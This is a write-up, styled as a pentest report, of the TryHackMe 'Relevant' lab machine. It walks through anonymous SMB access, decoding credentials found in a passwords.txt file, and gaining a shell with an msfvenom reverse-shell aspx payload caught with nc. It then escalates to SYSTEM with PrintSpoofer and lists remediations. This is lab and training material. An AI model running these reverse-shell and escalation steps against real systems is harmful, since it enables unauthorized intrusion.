Relevant - TryHackMe Room
Pentest Report

Table of Contents

Finding Severity Ratings

The following table defines Levels of severity and corresponding CVSS score range that I used it throughout the document to access vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Finding Severity Ratings

Risk is measured by two factors: Likelihood and Impact

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Executive Summary

Milkshake_Pepe was contracted by THM to conduct a penetration test for their “Relevant” room machine. The goal of this test is to determine the attack surface from an attackers point of view and to limit it. Client has provided the following 2 flags (no location provided) else where on the server as a proof of exploitation:

- User.txt
- Root.txt

In addition to the above, the following actions are allowed and within the scoop of engagement:

Any tools or techniques are permitted in this engagement, however we ask that you attempt manual exploitation first

- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope
- Find and report ALL vulnerabilities (yes, there is more than one path to root)

The machine shows multiple critical vulnerabilities that could lead to a complete compromise of the machine and network if the machine is connected to one. Critical vulnerabilities include smb mis-configuration and information disclosure which could be remediate easily. The notorous vulnerability Eternal Blue (MS17-010) is found on this machine which could also result in complete compromise of it. Moreover, MS 17-010 is also prone to crashing the target on exploitation. Thus, if the machine is a production server, it is open to DOS attack which would lead to service downtime on the business. If it machine is a production medical device such as surgery machine, this could lead to lose of human life. It is recomment that all remediations should be applied as soon as possible.

Scope of Work

The Client requests a pentester to conduct an assessment of the provided virtual environment. The black box penetration test includes the following IP:

Host/Machine Name	IP
Relevant	10.10.14.165

Vulnerability Summary & Report Card


The following tables illustrate the vulnerabilities found by impact and recommended remediations

Finding	Severity	Recommendation
SMB no pass Misconfiguration	Critical	Set a password
SMB Information Disclosure	Critical	Do not store sensitive data on smb shares
SMB share accessible via http misconfiguration	Critical	SMB should only be able to access through smbclient
Legacy SMB protocol	Critical	Upgrade to SMBv2 or v3
MS17-010 Eternal Blue	Critical	Upgrade to latest OS or update Security patch from Microsoft
User Account Misconfiguration	Critical	Accounts should not have SeImpersonationPriv unless absolutely necassary
Legacy Hashing Protocol	High	Upgrade to use Kerberos instead of NTLMv2
LSA and Credential Guard not enabled	High	Turn them on at settings -> security
Path Injection for registry entry	High	Use full absolute path
Unquoted path for registry entries	High	Quote all path
Misconfigured User Directory Access (bob)	High	Severity could vary depending on user account. However, no account should have all access.

Reconnaissance

Below are the nmap scan result:

Command: *sudo nmap -p- 10.10.14.165*



```
Host is up (0.032s latency).
Not shown: 49992 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49663/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 108.06 seconds
```

Result shows 8 open ports including http, smb, rdp and unknown services. The speculated OS is a windows Server 2008 R2-2012.

Page End

Below is a Detailed scan with nmap:

Command: *sudo nmap -sC -sV --script vuln -p 80,135,139,445,3389,49663,49666,49667 10.10.14.165*


```
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.14.165
Host is up (0.032s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-csrf: Couldn’t find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn’t find any DOM based XSS.
|_http-stored-xss: Couldn’t find any stored XSS vulnerabilities.
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
49663/tcp open  http          Microsoft IIS httpd 10.0
|_http-csrf: Couldn’t find any CSRF vulnerabilities.
|_http-stored-xss: Couldn’t find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn’t find any DOM based XSS.
|_http-server-header: Microsoft-IIS/10.0
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wanna-
crypt-attacks/
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
```

Scan result shows that machine is likely to be vulnerable to eternal blue MS17-010.

SMB Enumeration

Checking if smb no pass login is allow


Command: *smbclient -L //10.10.14.165/ --no-pass*




```
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
```

Smb no pass login is allowed, it also shows a share named nt4wrksv. This is a mis-configuration vulnerability which can be mitigate easily. We will login with the following command:

Command: *smbclient //10.10.14.165/nt4wrksv --no-pass*



```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 4951338 blocks available
```




```
┌──(root㉿kali)-[~/thm/relevant]
└─# cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

┌──(root㉿kali)-[~/thm/relevant]
└─# echo 'Qm9iIC0gIVBAJCRXMHJEITEyMw==' | base64 -d
Bob - !P@$$W0rD!123

┌──(root㉿kali)-[~/thm/relevant]
└─# echo 'QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk' | base64 -d
Bill - Juw4nnaM4n420696969!$$$

┌──(root㉿kali)-[~/thm/relevant]
└─# 
```

A passwords.txt file was found, it contains 2 base 64 encoded credentials: Bob and Bill. This is an information disclosure vulnerability. Password should not be store in open share and if not neccessary, SMB should not be enable completely.

RDP Enumeration

Since we found 2 password, rdp login attempt as been made. Both credentials failed to log in remotely.




Cannot connect to the “10.10.14.165” RDP server.

HTTP Enumeration

There are 2 http ports (80, 49663). Gobuster is used for directory enumeration.


Command (port 80): *gobuster dir -u http://10.10.14.165/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt*

Command (port 49663): *gobuster dir -u http://10.10.14.165:49663/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt*



```
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> ls
  .                                   D        0  Sat Oct  4 11:26:28 2025
  ..                                  D        0  Sat Oct  4 11:26:28 2025
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  test.txt                            A        5  Sat Oct  4 11:26:28 2025

              7735807 blocks of size 4096. 4951338 blocks available
smb: \> 
```

A directory was found with the same name of smb share. It is tested that the directory leads to the same share on the smb by entering passwords.txt at the browser.




```
test
```

Gaining Initial foothold: SMB exploitation

After consulting with the client, this is a production server and down time is not expected. Thus, the safest attack vector is preferred. An aspx script will be generated by msfvenom and will be placed on the smb share. The payload will then be executed via the http port 49663 to grant the attacker a reverse shell.

Command: *msfvenom -p windows/x64/shell_reverse_tcp lhost=<yourIP> lport=4444 -f aspx -o exp.aspx*


Command: *put exp.aspx*




```
smb: \> put exp.aspx
putting file exp.aspx as \exp.aspx (32.1 kb/s) (average 32.1 kb/s)
smb: \> ls
  .                                   D        0  Sun Oct  5 07:32:39 2025
  ..                                  D        0  Sun Oct  5 07:32:39 2025
  exp.aspx                            A     3417  Sun Oct  5 07:32:39 2025
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 4947496 blocks available
```

Command to catch the shell: nc -nvlp 4444

After opening a port, we can browse to the payload location. http://10.10.14.165:49663/nt4wrksv/exp.aspx



10.10.72.158:49663/nt4wrksv/exp.aspx




```
┌──(kali㉿kali)-[~/Downloads/relevant]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.138.54] from (UNKNOWN) [10.10.72.158] 49771
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Privilege Escalation

Post Initial Foothold Enumeration

Command: *whoami /all*



```
USER INFORMATION
----------------

User Name              SID
========================== ==============================================
=============
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

PRIVILEGES INFORMATION
----------------------

Privilege Name              Description                         State
============================= ========================================
========
SeAssignPrimaryTokenPrivilege Replace a process level token           Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process       Disabled
SeAuditPrivilege              Generate security audits                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                 Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set           Disabled
```

The account has the token “SeImpersonatePrivilege”. This is a famous token for attacks such as printspoofer and the potato series attack. We will upload the printspoofer.exe through smb, same as the aspx file.


link to printspoofer: https://github.com/itm4n/PrintSpoofer

Command: *put printspoofer.exe*

We will then change to that directory and execute the payload.

Command: *cd c:\inetpub\wwwroot\nt4wrksv*

Command: *PrintSpoofer.exe -i -c cmd*



```
c:\inetpub\wwwroot
t4wrksv>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening ...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32>whoami
whoami
nt authority\system
```

Post Exploitation Enumeration - Hunting other vulnerabilities

Although we have gained root access. It is important to do our due diligence to find as many attack pathways and vulnerabilities on the machine. Thus, we will continue to hunt for misconfigurations or vulnerabilites on this machine.

After consulting with client, scripts are allowed. The script WinPeas.exe will be run on the machine to locate obvious privilege escalation attack vectors.

WinPeas is uploaded through smb share and being executed


Command: *put winpeas.exe*

Command: *./winpeas.exe*

WinPeas Result

Legacy Protocol - NTLMv2


NTLM is an old protocol that is succeeded with kerberos, NTLM hashes can be easily cracked with tools such as john the ripper and hashcat. Thus, it is suggested to upgrade to modern protocols. If NTLM is necessary, then it is suggested to set deny/allow accounts to selectively block the use of NTLM. Also, making sure LAN Manager auth level is strictly using NTLMv2 only.



